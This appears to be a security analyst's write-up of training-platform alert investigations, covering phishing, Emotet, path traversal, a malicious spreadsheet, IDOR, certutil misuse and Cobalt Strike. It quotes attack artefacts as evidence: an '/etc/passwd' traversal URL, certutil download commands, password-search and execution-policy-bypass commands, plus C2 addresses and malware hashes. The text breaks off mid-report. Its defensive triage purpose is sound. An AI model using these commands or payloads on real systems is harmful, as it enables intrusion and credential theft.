First glance, password stealer detected, allowed using the mail attack vector using phishing.

I'll start with checking the SMTP address and the sources address.

  <a href="#">antihack.anarchista.xyz</a>	2022-07-11 11:00:44 (2 years ago)	Jul 12 01:12:40 evulka sshd[15566]: Failed password fo r root from 180.76.101.229 port 34906 ssh2<br ... <a href="#">show more</a>	<span>Brute-Force</span> <span>Web App Attack</span> <span>SSH</span>
  <a href="#">antihack.anarchista.xyz</a>	2022-05-12 16:50:33 (2 years ago)	Jul 12 01:12:40 evulka sshd[15566]: Failed password fo r root from 180.76.101.229 port 34906 ssh2<br ... <a href="#">show more</a>	<span>Brute-Force</span> <span>Web App Attack</span> <span>SSH</span>
  <a href="#">antihack.anarchista.xyz</a>	2022-03-07 14:35:03 (2 years ago)	Jul 12 01:12:40 evulka sshd[15566]: Failed password fo r root from 180.76.101.229 port 34906 ssh2<br ... <a href="#">show more</a>	<span>Brute-Force</span> <span>Web App Attack</span> <span>SSH</span>
 Anonymous	2022-03-04 14:00:00 (2 years ago)	SSH-Attack	<span>SSH</span>

suspicious

SMTP address is Threat Score: 100/100  
address & email AV Detection: Marked as clean

heck the source


The file in the email attachment is malicious

Submission name: bd05664f01205fa90774f42468a8743a.zip ⓘ  
Size: 1.6KiB  
Type: [data](#) [compressed](#) [zip](#) ⓘ  
Mime: application/zip  
SHA256: 2f705b98f6b9cf738013e517caccc0dee7dacfcf2060bf4cf6a1e5540e3804ec ⓘ  
Last Anti-Virus Scan: 08/04/2024 17:32:05 (UTC)  
Last Sandbox Report: 03/03/2024 08:40:57 (UTC)

malicious

Threat Score: 100/100  
AV Detection: Marked as clean  
#letsdefend

pishing attack confirmed



### Event Conclusion: True Positive Phishing Attack

Identification, Containing, Eradication, Recovery

YES

YES

YES

YES

Eradication, scan and delete all emails from the malicious addresses, block malicious address, Block requested proxy URLs, block malicious proxies

scan with EDR using hash and delete for anyone else that downloaded the malicious file, inform employees of possible incoming phishing attacks and raise awareness.

Recovery, all infected machines need to be restored to last good known backups.



## Investigation 2.3

Medium	Mar, 22, 2021, 09:06 PM	SOC109 - Emotet Malware Detected
EventID :	85	
Event Time :	Mar, 22, 2021, 09:06 PM	
Rule :	SOC109 - Emotet Malware Detected	
Level :	Security Analyst	
Source Address :	172.16.17.45	
Source Hostname :	RichardPRD	
File Name :	1word.doc	
File Hash :	349d13ca99ab03869548d75b99e5a1d0	
File Size :	188.95 Kb	
Device Action :	Cleaned	
File (Password:infected) :	Download	

First glance - An Emotet Malware detected, Device "CLEANED"


(Emotet is a malware that started as a banking Trojan but now delivers various threats. It spreads via phishing and vulnerabilities, and uses modular and polymorphic techniques to avoid detection. To defend against it, use strong endpoint protection, keep systems updated, and educate users.)

I'll start with checking the File Hash, File Name



Tags: emotet,anti-vm,dropper,macros,macros-on-open,powershell,doc,html,txt  
Domains: schemas.openxmlformats.org,evilnerd.org,fortcollinsathletefactory.com,  
Hosts: 193.141.3.68,199.59.243.225,193.141.3.69,206.233.135.138,85.214.109.143  
Report: <https://www.filescan.io/reports/d34849e1c97f9e615b3a9b800ca1f11ed04a>

File is malicious, I'll contain now



Next I'll check the source address logs, nothing out of the ordinary, now I'll check the endpoint logs for Richard, same.

Looks like the malware was stopped by AV/EDR.

SOC109 - Emotet Malware Detected

---

85  
Mar, 22, 2021, 09:06 PM  
SOC109 - Emotet Malware Detected  
True Positive (+5 Point)  
Check If Someone Requested the C2 (+5 Point)  
Analyze Malware (+5 Point)  
Check if the malware is quarantined/cleaned (+5 Point)  
Empty! You should explain why you closed alarm this way.  
Show  
☆  
✉  
🔗

**Event Conclusion:** True Positive Malware Detected

Identification, Containing, Eradication, Recovery  
YES                  YES                  YES                  YES

Eradication: Use hash to scan all systems for the Malware and remove it, check if was clicked than begin

restoration to last good backups, rescan after everything to make sure the malware is gone.

## Investigation 2.4

SOC170 - Passwd Found in Requested URL - Possible LFI Attack

120

Mar, 01, 2022, 10:10 AM

SOC170 - Passwd Found in Requested URL - Possible LFI Attack

Security Analyst

WebServer1006

172.16.17.13

106.55.45.162

GET

<https://172.16.17.13/?file=../../../../etc/passwd>


Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)

URL Contains passwd

Allowed

First glance, we see a directory traversal attack from 106.55.45.162 that's trying to access etc/passwd on WebServer1006.

I'll start with analyzing the source IP address (attacker)



<a href="#">silvelo</a>	2023-11-13 10:41:37 (9 months ago)	SSH-Attack	<a href="#">Brute-Force</a> <a href="#">SSH</a>
<a href="#">silvelo</a>	2023-10-10 16:31:41 (10 months ago)	SSH-Attack	<a href="#">Brute-Force</a> <a href="#">SSH</a>
<a href="#">antihack.anarchista.xyz</a>	2023-04-12 07:26:58 (1 year ago)	Jul 12 19:34:49 evulka sshd[15865]: Failed password fo r root from 106.55.45.162 port 36306 ssh2<br / ... <a href="#">show more</a>	<a href="#">Brute-Force</a> <a href="#">Web App Attack</a> <a href="#">SSH</a>
<a href="#">antihack.anarchista.xyz</a>	2023-02-09 15:57:47 (1 year ago)	Jul 12 19:34:49 evulka sshd[15865]: Failed password fo r root from 106.55.45.162 port 36306 ssh2<br / ... <a href="#">show more</a>	<a href="#">Brute-Force</a> <a href="#">Web App Attack</a> <a href="#">SSH</a>
<a href="#">antihack.anarchista.xyz</a>	2022-12-07 16:48:44 (1 year ago)	Jul 12 19:34:49 evulka sshd[15865]: Failed password fo r root from 106.55.45.162 port 36306 ssh2<br / ... <a href="#">show more</a>	<a href="#">Brute-Force</a> <a href="#">Web App Attack</a> <a href="#">SSH</a>

Scan results show malicious activity in the past for this IP address, next I'll check the logs associated with this IP address

We can see status 500 (Fail) using 443 and no other logs, looks like the attack is not successful, even though it is labeled as permitted by the firewall.

Field	Value
type	Firewall
source_address	106.55.45.162
source_port	49028
destination_address	172.16.17.13
destination_port	443
time	Mar, 01, 2022, 10:10 AM
Request URL	<a href="https://172.16.17.13/?file=../../../../etc/passwd">https://172.16.17.13/?file=../../../../etc/passwd</a>
User-Agent	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Request Method	GET
Device Action	Permitted
HTTP Response Size	0
HTTP Response Status	500

Next I'll investigate the requested URL -

`https://172.16.17.13/?file=../../../../etc/passwd`

This URL indicates a Directory Traversal attack, where the attacker attempts to access the sensitive `/etc/passwd` file on the server. By manipulating the `file` parameter with `../../../../..`, they aim to navigate out of the web directory to access files that are not normally accessible through the web application. This

could lead to exposure of critical system information or further exploitation.

Next I'll check the endpoint logs for the target (WebServer1006)

The Endpoint logs are clean

120

Mar, 01, 2022, 10:10 AM

SOC170 - Passwd Found in Requested URL - Possible LFI Attack

True Positive (+5 Point)

Do You Need Tier 2 Escalation? (+5 Point)

Was the Attack Successful? (+5 Point)

What Is the Direction of Traffic? (+5 Point)

Check If It Is a Planned Test (+5 Point)

What Is The Attack Type? (+5 Point)

Is Traffic Malicious? (+5 Point)

**Event Conclusion:** True Positive Directory Traversal Attack

**Identification, Containing, Eradication, Recovery**

YES

NO

NO

NO

**Preventive/hardening steps -**

**Input Validation**

**Access Controls**

**Web Application**

**Error Handling**


## Patch Management

### Investigation 2.5

Medium	Mar, 13, 2021, 08:20 PM	SOC138 - Detected Suspicious Xls File
EventID :		77
Event Time :		Mar, 13, 2021, 08:20 PM
Rule :		SOC138 - Detected Suspicious Xls File
Level :		Security Analyst
Source Address :		172.16.17.56
Source Hostname :		Sofia
File Name :		ORDER SHEET & SPEC.xlsx
File Hash :		7ccf88c0bbe3b29bf19d877c4596a8d4
File Size :		2.66 Mb
Device Action :		Allowed
File (Password:infected) :		Download

First glance, a possibly infected xlsm file has been detected on 172.16.17.56 Hostname Sofia, the action was allowed.

I'll start with scanning the file+file hash



Input	Threat level
bounty-16175696888945319 Microsoft OOXML 7bcd31bd41686c32663c7cabf42b18c50399e3b3b4533fc2ff002d9f2e058813	<a href="#">Sample (2.7MiB)</a> <span style="background-color: red; color: white; padding: 2px 5px;">malicious</span>
🔗 <a href="https://files-ld.s3.us-east-2.amazonaws.com/ORDER_SHEET_SPEC.zip">https://files-ld.s3.us-east-2.amazonaws.com/ORDER_SHEET_SPEC.zip</a> Unknown 7bcd31bd41686c32663c7cabf42b18c50399e3b3b4533fc2ff002d9f2e058813	<a href="#">Sample (2.7MiB)</a> <span style="background-color: red; color: white; padding: 2px 5px;">malicious</span>
<b>ORDER SHEET &amp; SPEC.xlsxm</b> Unknown 7bcd31bd41686c32663c7cabf42b18c50399e3b3b4533fc2ff002d9f2e058813	<a href="#">Sample (2.7MiB)</a> <span style="background-color: red; color: white; padding: 2px 5px;">malicious</span>
<b>ORDER SHEET &amp; SPEC.xlsxm</b> Microsoft OOXML 7bcd31bd41686c32663c7cabf42b18c50399e3b3b4533fc2ff002d9f2e058813	<a href="#">Sample (2.7MiB)</a> <span style="background-color: red; color: white; padding: 2px 5px;">malicious</span>
<b>ORDER SHEET &amp; SPEC.xlsxm</b> Microsoft OOXML 7bcd31bd41686c32663c7cabf42b18c50399e3b3b4533fc2ff002d9f2e058813	<a href="#">Sample (2.7MiB)</a> <span style="background-color: red; color: white; padding: 2px 5px;">malicious</span>

The file is indeed malicious, it also contacts a domain and host

Risk Assessment	
<b>Persistence</b>	Installs hooks/patches the running process Spawns a lot of processes Writes data to a remote process
<b>Fingerprint</b>	Queries kernel debugger information Queries sensitive IE security settings Queries the display settings of system associated file extensions
<b>Evasive</b>	Marks file for deletion
<b>Exploit</b>	Possible Equation Editor exploit detected Spawns the Microsoft Equation Editor
<b>Network Behavior</b>	Contacts 1 domain and 1 host. <a href="#">View all details</a>

Domain	Address
<a href="http://multiwaretecnologia.com.br">multiwaretecnologia.com.br</a>	177.53.143.89 TTL: 14400


IP Address	Port/Protocol
177.53.143.89	443 TCP

## ■ MITRE ATT&CK™ Techniques Detection

This report has 162 indicators that were mapped to 73 attack techniques and 11 tactics. [View all details](#)



Next I'll check the endpoint to see if the file was executed or not, for now I will contain.



We see no logs on the END Point which makes us assume something bad happened and the malicious file was executed, now confirmed the C2 address was requested

Event	
▼	[Mar, 13, 2021, 08:20 PM] source_address=172.16.17.56 source_port=52155 destination_address=177.53.143.89 destination_port=443 raw_log: {Data: '....5...1.KjltV.kE..Ü.c..bS.7rEb.?&.....ÿ.'}
▼	[Apr, 10, 2023, 08:31 AM] source_address=172.16.17.24 source_port=0 destination_address=177.53.143.89 destination_port=53 raw_log: {Source IP: '172.16.17.24', 'Destination IP': '177.53.143.89', 'QueryName': 'multiwaretecnologia.com.br'}
▼	[Mar, 13, 2021, 08:20 PM] source_address=172.16.17.56 source_port=52155 destination_address=177.53.143.89 destination_port=443 raw_log: {Data: '....)....y.Kjij....y.<Scjé#....mrZj.Ä..../5...À.À.À.À.2.8....8ÿ.....')}

77  
Mar, 13, 2021, 08:20 PM  
SOC138 - Detected Suspicious Xls File  
True Positive (+5 Point)  
Check If Someone Requested the C2 (+5 Point)  
Analyze Malware (+5 Point)  
Check if the malware is quarantined/cleaned (+5 Point)  
goodone

**Event Conclusion:** True Positive Malicious XLs file executed

Identification, Containing, Eradication, Recovery  
YES                  YES                  YES                  YES

Preventive/hardening steps -

Eradication - Scanning for the file using EDR to check if it's on other systems, delete the malicious file on everything using the hash and block the C2 IP as well.

Recovery, format and restore the endpoint to a clean state, investigate how the malware got on the endpoint.

## Investigation 2.6

Medium	Feb, 28, 2022, 10:48 PM	SOC169 - Possible IDOR Attack Detected
EventID :	119	
Event Time :	Feb, 28, 2022, 10:48 PM	
Rule :	SOC169 - Possible IDOR Attack Detected	
Level :	Security Analyst	
Hostname :	WebServer1005	
Destination IP Address :	172.16.17.15	
Source IP Address :	134.209.118.137	
HTTP Request Method :	POST	
Requested URL :	<a href="https://172.16.17.15/get_user_info/">https://172.16.17.15/get_user_info/</a>	
User-Agent :	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)	
Alert Trigger Reason :	consecutive requests to the same page	
Device Action :	Allowed	
Show Hint ↗		

First glance, The alert was triggered because of consecutive requests to the same page ([https://172.16.17.15/get\\_user\\_info/](https://172.16.17.15/get_user_info/)) from the same source IP address (134.209.118.137). This pattern of repeated access could indicate an attempt to exploit an IDOR vulnerability by trying to access different user information.

I'll start with checking the source IP address (attacker)

Timestamp	Input	Threat level
October 30th 2022 09:06:26 (UTC)	⌚ <a href="http://134.209.118.137/">http://134.209.118.137/</a>	ambiguous
June 10th 2022 06:36:31 (UTC)	⌚ <a href="http://134.209.118.137/">http://134.209.118.137/</a>	malicious

✓ Anonymous	2023-07-28 06:38:45 (1 year ago)	Detected Hacking, SQL Injection or general Web App Attack	<a href="#">Web App Attack</a>
✓  gene_uchiha	2023-07-17 02:09:36 (1 year ago)	07/17/2023-05:06:17.198586 134.209.118.137 Protocol: 6 ET SCAN Suspicious inbound to PostgreSQL port ...	<a href="#">Hacking</a> <a href="#">show more</a>
✓  gene_uchiha	2023-07-17 02:06:51 (1 year ago)	07/17/2023-05:06:16.188971 134.209.118.137 Protocol: 6 ET SCAN Suspicious inbound to PostgreSQL port ...	<a href="#">Hacking</a> <a href="#">show more</a>

Its malicious.



Now I'll check the firewall logs regarding the source IP address (attacker)

```
[Feb, 28, 2022, 10:45 PM] source_address=134.209.118.137 source_port=49211 de
[Feb, 28, 2022, 10:45 PM] source_address=134.209.118.137 source_port=48523 de
[Feb, 28, 2022, 10:48 PM] source_address=134.209.118.137 source_port=49271 de
[Feb, 28, 2022, 10:47 PM] source_address=134.209.118.137 source_port=43261 de
[Feb, 28, 2022, 10:46 PM] source_address=134.209.118.137 source_port=47274 de
```

We see 5 status 200 logs permitted using different post parameters for different users

Request URL	<a href="https://172.16.17.15/get_user_info/">https://172.16.17.15/get_user_info/</a>
User-Agent	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Request Method	POST
Device Action	Permitted
HTTP Response Size:	351
HTTP Response Status	200
POST Parameters	?user_id=3

The attack is successful, I will contain the webserver for now.



119

Feb, 28, 2022, 10:48 PM

SOC169 - Possible IDOR Attack Detected

True Positive (+5 Point)

Do You Need Tier 2 Escalation? (+5 Point)

Was the Attack Successful? (+5 Point)

What Is the Direction of Traffic? (+5 Point)

Check If It Is a Planned Test (+5 Point)

What Is The Attack Type? (+5 Point)

Is Traffic Malicious? (+5 Point)

Empty! You should explain why you closed alarm this way.

Show

On the Log Management page, we filter by source IP address and detect all requests.

When the requests were examined, it was determined that the attacker wanted to change the ID value.

When the request sizes are examined, there is a different response size for each user and the status has been successful.

Since the attack may have been successful, the device should be contained and escalated to Tier 2.

### Event Conclusion: True positive IDOR Attack

#### Identification, Containing, Eradication, Recovery

YES

YES

YES

YES

#### Preventive/hardening steps -

#### Eradication:

- Remove malware and fix vulnerabilities.
- Change credentials.

#### Recovery:

- Restore and monitor the Webserver.
- Verify system integrity.

## Investigation 2.7

Medium	Mar, 01, 2022, 11:06 AM	SOC163 - Suspicious Certutil.exe Usage
EventID :	113	
Event Time :	Mar, 01, 2022, 11:06 AM	
Rule :	SOC163 - Suspicious Certutil.exe Usage	
Level :	Security Analyst	
Hostname :	EricProd	
IP Address :	172.16.17.22	
Related Binary :	certutil.exe	
Binary Path :	C:/Windows/System32/certutil.exe	
Command Line :	certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-win32.zip nmap.zip	
Alert Trigger Reason :	-f parameter with certutil.exe	
EDR Action :	Allowed	
Show Hint ⚡		

### First glance

Rule SOC163 targets suspicious usage of `certutil.exe`, a legitimate Windows utility used for managing certificates.

However, attackers sometimes misuse it to download and execute files or exfiltrate data.

I'll inspect the command line

Command Line :

```
certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-win32.zip nmap.zip
```


The command `certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-win32.zip nmap.zip`:

- Downloads the file from <https://nmap.org/dist/nmap-7.92-win32.zip>.
- Saves it as `nmap.zip` on the local system.
- Forces overwriting any existing `nmap.zip` file without prompting.

Security Note: This command can be used to bypass security measures and download files, potentially for malicious purposes.

I'll start with checking the IP firewall logs, can't find anything out of the ordinary

I'll contain



Next I'll check the endpoint logs on the machine

EVENT TIME	COMMAND LINE
01.03.2021 10:11	whoami
01.03.2021 10:13	net user
01.03.2021 10:16	net user
01.03.2021 10:17	ipconfig
01.03.2021 10:18	ipconfig /all
01.03.2021 10:19	net Localgroup
01.03.2021 10:22	net start
01.03.2021 10:24	netstat
01.03.2021 10:25	tasklist
01.03.2021 10:27	systeminfo

01.03.2021 11:06	certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-setup.exe nmap.zip
01.03.2021 11:07	certutil.exe -urlcache -split -f https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Suggester... 
01.03.2021 11:08	nmap -sV 192.168.0.0/24 -p 80
01.03.2021 11:27	python3 check.py
01.03.2021 18:54	arp -a
01.03.2021 19:32	findstr /si pass *.txt   *.xml  *.ini
01.03.2021 21:36	C:/powershell.exe -nop -exec bypass

### **Initial Commands (Gathering System Info):**

- `whoami`: Displays the current user.
- `net user`: Lists user accounts.
- `ipconfig / ipconfig /all`: Shows network configuration.
- `net Localgroup`: Lists local groups.
- `net start`: Lists running services.
- `netstat`: Shows network connections.
- `tasklist`: Lists running processes.
- `systeminfo`: Provides detailed system information.

### **Suspicious Commands (Potential Reconnaissance and Malware Activity):**

- `certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-setup.exe nmap.zip`: Downloads and saves a file (likely an Nmap installer) using certutil.exe.
- `certutil.exe -urlcache -split -f https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Suggester.../`: Downloads a file from GitHub, possibly containing exploit suggestions or tools.
- `nmap -sV 192.168.0.0/24 -p 80`: Scans the local network (192.168.0.0/24) for open port 80 and services.
- `python3 check.py`: Executes a Python script, potentially for further scanning or data collection.
- `arp -a`: Displays the ARP table, listing IP-to-MAC address mappings.
- `findstr /si pass *.txt | *.xml| *.ini`: Searches for the term "pass" in text, XML, and INI files, potentially looking for passwords.

### **Final Command (PowerShell Execution):**

- C:/powershell.exe -nop -exec bypass: Launches PowerShell with no profile and execution policy bypass, commonly used to run scripts or commands without restrictions.

113  
Mar, 01, 2022, 11:06 AM  
SOC163 - Suspicious Certutil.exe Usage  
True Positive (+5 Point)  
Who Performed the Activity? (+5 Point)  
What Is Suspicious Activity? (+5 Point)  
Determine Suspicious Activity (+5 Point)  
Identify the Binary (+5 Point)  
What are Living-off-the-land binaries (LOLBins)? (+5 Point)  
Empty! You should explain why you closed alarm this way.  
[Show](#)  
[Open the Security Report](#)

☆  
✎  
🔗

**Event Conclusion:** True positive Malicious Certutil Usage

Identification, Containing, Eradication, Recovery

YES

YES

YES

YES

Eradication

1. Remove Malicious Files: Delete unauthorized downloads.
2. Terminate Unauthorized Processes: Stop any suspicious scripts or tools.

Recovery

1. **Restore Systems:** Use clean backups if needed.
2. **Revalidate System Integrity:** Run security scans to check for threats.

## Investigation 2.8

High	Mar, 15, 2021, 02:15 PM	SOC139 - Meterpreter or Empire Activity
EventID :	78	
Event Time :	Mar, 15, 2021, 02:15 PM	
Rule :	SOC139 - Meterpreter or Empire Activity	
Level :	Security Analyst	
Source Address :	172.16.17.55	
Source Hostname :	Alex - HP	
File Name :	cobaltstrike_shellcode.exe	
File Hash :	24d99ba5654cdf31141c66fd9417b7e0	
File Size :	219.00 Kb	
Device Action :	Allowed	
File (Password:infected) :	Download	

First glance, A file named **cobaltstrike\_shellcode.exe** was downloaded and allowed to run on the system. This file is potentially related to malicious activities, such as those involving Cobalt Strike, which is used for post-exploitation. Immediate verification and investigation are needed to confirm if the file is malicious and to take appropriate action.

I'll start with checking the File+File Hash

malicious

Threat Score: 100/100

AV Detection: 96%

Labeled as: [Trojan.CobaltStrike](#)

## Risk Assessment

<b>Spyware</b>	Found a string that may be used as part of an injection method
<b>Fingerprint</b>	Queries kernel debugger information Queries the internet cache settings (often used to hide footprints in index.dat or internet cache)
<b>Network</b>	Calls an API typically used to create a HTTP or FTP session
<b>Network Behavior</b>	Contacts 1 host. <a href="#"> View all details</a>

### Input

### Threat level

**cobaltstrike\_shellcode.bin**

PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows  
